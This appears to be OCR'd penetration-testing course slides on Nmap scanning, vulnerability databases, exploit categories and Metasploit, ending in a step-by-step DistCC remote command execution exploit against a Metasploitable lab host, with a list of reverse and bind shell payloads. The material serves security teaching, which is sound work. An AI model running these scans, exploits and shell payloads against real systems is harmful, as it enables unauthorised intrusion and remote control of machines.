
```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:06 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.00023s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
5357/tcp open  wsdapi
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Server 2008 R2 or Windows
 8, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 R1, Microsoft Windows Phone 7.5 or 8.
erver 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
```

2.5 Version scanning :

```
# nmap -sV <target>
```

2.5 Version scanning :

```
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```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3. Vulnerability Scanning:

3.1 Discovering vulnerabilities;
3.2 Vulnerability databases;
3.3 Nmap scripting engine.

3.1 Discovering vulnerabilities :

1. Check software version number

   Compensating controls might block exploitation (network- or host-based IPS, etc.)

2. Check control version number spoken

3. Look at its behavior - somewhat invasive

3.1 Discovering vulnerabilities :

4. Check its configuration - more invasive

   Requires access to target

   Or, requires configuration documentation for target environment personnel


5. Run exploit against it - potentially dangerous, but potentially very useful

   Successful exploit shows the vulnerability is present

   Helps lower false positives

   Failed exploits does not indicate that the system is secure!

3.2 Vulnerability databases :



http://cve.mitre.org/

3.2 Vulnerability databases :

https://packetstormsecurity.com/

3.2 Vulnerability databases :

EXPLOIT DATABASE

GET CERTIFIED

Verified Has App

Filters Reset All

Show 15

Search:

Date	D	A	V	Title	Type	Platform	Author
2019-06-04				Zoho ManageEngine ServiceDesk Plus 9.3 - 'PurchaseRequest.do' Cross-Site Scripting	WebApps	Java	Vingroup
2019-06-04				Zoho ManageEngine ServiceDesk Plus 9.3 - 'SearchN.do' Cross-Site Scripting	WebApps	Java	Vingroup
2019-06-04				Zoho ManageEngine ServiceDesk Plus 9.3 - 'SolutionSearch.do' Cross-Site Scripting	WebApps	Java	Vingroup
2019-06-04				Zoho ManageEngine ServiceDesk Plus 9.3 - 'SiteLookup.do' Cross-Site Scripting	WebApps	Java	Vingroup
2019-06-04				DVD X Player 5.5 Pro - Local Buffer Overflow (SEH)	Local	Windows	Kevin Randall
2019-06-04				Cisco RV130W 1.0.3.44 - Remote Stack Overflow	Remote	Hardware	@0x00string
2019-06-04				NUUO NVRMini 2 3.9.1 - 'sscanf' Stack Overflow	Remote	Hardware	@0x00string
2019-06-04				IceWarp 10.4.4 - Local File Inclusion	WebApps	PHP	JameelNabbo
2019-06-03				WordPress Plugin Form Maker 1.13.3 - SQL Injection	WebApps	PHP	Daniele Scanu
2019-06-03				AUO Solar Data Recorder < 1.3.0 - Incorrect Access Control	WebApps	Hardware	Luca.Chiou
2019-06-03				KACE System Management Appliance (SMA) < 9.0.270 - Multiple Vulnerabilities	WebApps	PHP	SlidingWindow
2019-05-30				Microsoft Windows Remote Desktop - 'BlueKeep' Denial of Service	DoS	Windows	n1xbyte
2014-11-24				Microsoft Windows 8.1/ Server 2012 - 'Win32k.sys' Local Privilege Escalation (MS14-058)	Local	Windows	anonymous
2019-05-29				Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-05-29				Qualcomm Android - Kernel Use-After-Free via Incorrect set_page_dirty() in KGSL	DoS	Android	Google Security Research

Showing 1 to 15 of 41,376 entries

FIRST PREVIOUS 1 2 3 4 5 ... 2759 NEXT LAST

PWK

AWAE

WIFU

https://www.exploit-db.com/

3.3 Nmap scripting engine :

3.3 Nmap scripting engine :

```
/usr/share/nmap/scripts
```

3.3 Nmap scripting engine :

```
# grep safe /usr/share/nmap/scripts/script.db

# grep intrusive /usr/share/nmap/scripts/script.db
```

3.3 Nmap scripting engine :

```
# nmap -sC [target] -p [ports]
```

3.3 Nmap scripting engine :

NetBIOS

```
# nmap --script=nbstat.nse metasploitable
```

3.3 Nmap scripting engine :

```
Host script results:
| nbstat:
|   NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown>
|   Names
|     METASPLOITABLE<00>   Flags: <unique><active>
|     METASPLOITABLE<03>   Flags: <unique><active>
|     METASPLOITABLE<20>   Flags: <unique><active>
|     \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|     WORKGROUP<00>        Flags: <group><active>
|     WORKGROUP<1d>        Flags: <unique><active>
|_    WORKGROUP<1e>        Flags: <group><active>
```


3.3 Nmap scripting engine :

NetBIOS

```
# nmap --script=irc-info.nse metasploitable
```

3.3 Nmap scripting engine :

```
| irc-info:
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   servers: 1
|   users: 1
|   lservers: 0
|   lusers: 1
|   uptime: 24 days, 11:04:57
|   source host: 30EA501A.2B121274.7B559A54.IP
|_  source ident: nmap
```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4. Exploitation:

4.1 Exploitation;
4.2 Exploit categories;
4.3 Exploit database;
4.4 Metasploit;
4.5 Exercise.

4.1 Exploitation?:

Why?

- False positive reduction/elimination
- Proof of vulnerability and there for a more realistic treatment of risk
- Use of one machine as a pivot point to get deeper inside the network
- Real life scenario

4.1 Exploitation?:

Risks

- Service crash
- System crash
- System stability impacted
- Data exposure with legal ramifications
- Not always successful


4.2 Exploit categories:

Exploit: a piece of code that makes a target machine do something on behalf of an attacker

Three categories:

- Server-Side exploit
- Client-Side exploit
- Local privilege escalation


4.2 Server-Side exploits:



4.2 Server-Side exploits:

Examples	
Windows services	MS 08-067
VNC	Authentication bypass flaws
Linux and Unix	Solaris and Mac OS X Samba buffer overflows Linux Squid NTLM Authentication buffer overflow

4.2 Client-Side exploits:




4.2 Client-Side exploits:

Examples	
Browsers	Internet Explorer
Media players	QuickTime Player
Document Apps	Acrobat Reader
Run-Time Environments	Java

4.2 Local Privilege Escalation exploits:

- Types of local privilege escalation attacks
- Race conditions
- Attacks against the kernel
- Local exploit of high privileged program or service
- Linux / UNIX: SetUID 0 executable files - binaries or scripts
- Windows: Attacks against processes such as csrss.exe, winlogon.exe, lsass.exe, etc.

4.3 Exploit database :



https://www.exploit-db.com/

4.4 Metasploit:

What's an exploitation framework?

An environment for running numerous different exploits in a flexible fashion

An environment for creating new exploits, using interchangeable piece parts

Simplifies the creation of new exploits

Standardizes the usage of new exploits

4.4 Metasploit:

```
# msfconsole
```

4.4 Metasploit:

Search for the `DistCC Daemon Command Execution` exploit

```
msf> search distcc
```

4.4 Metasploit:

```
Matching Modules
================

   Name                          Disclosure Date          Rank       Description
   ----                          ---------------          ----       -----------
   exploit/unix/misc/distcc_exec 2002-02-01 00:00:00 UTC  excellent  DistCC Daemon Command Execution
```

4.4 Metasploit:

Use the **DistCC Daemon Command Execution** exploit

```
msf> use exploit/unix/misc/distcc_exec
```

4.4 Metasploit:

Show exploit options

```
msf exploit(distcc_exec) > show options
```

4.4 Metasploit:

```
Module options (exploit/unix/misc/distcc_exec):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3632             yes       The target port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

4.4 Metasploit:

Set exploit options

```
> set RHOST 10.0.10.22
```

4.4 Metasploit:

Show the DistCC Daemon Command Execution compatible payloads

```
msf exploit(distcc_exec) > show payloads
```

4.4 Metasploit:

Compatible Payloads

==========

Name	Disclosure Date	Rank	Description
cmd/unix/bind_perl		normal	Unix Command Shell, Bind TCP (via Perl)
cmd/unix/bind_perl_ipv6		normal	Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_ruby		normal	Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6		normal	Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/generic		normal	Unix Command, Generic Command Execution
cmd/unix/reverse		normal	Unix Command Shell, Double reverse TCP (telnet)
cmd/unix/reverse_perl		normal	Unix Command Shell, Reverse TCP (via Perl)
cmd/unix/reverse_perl_ssl		normal	Unix Command Shell, Reverse TCP SSL (via perl)
cmd/unix/reverse_ruby		normal	Unix Command Shell, Reverse TCP (via Ruby)
cmd/unix/reverse_ruby_ssl		normal	Unix Command Shell, Reverse TCP SSL (via Ruby)
cmd/unix/reverse_ssl_double_telnet		normal	Unix Command Shell, Double Reverse TCP SSL (telnet)

4.4 Metasploit:

Set payload

```
> set PAYLOAD cmd/unix/bind_ruby
```

4.4 Metasploit:

Run the exploit

```
> exploit
```

4.4 Metasploit:

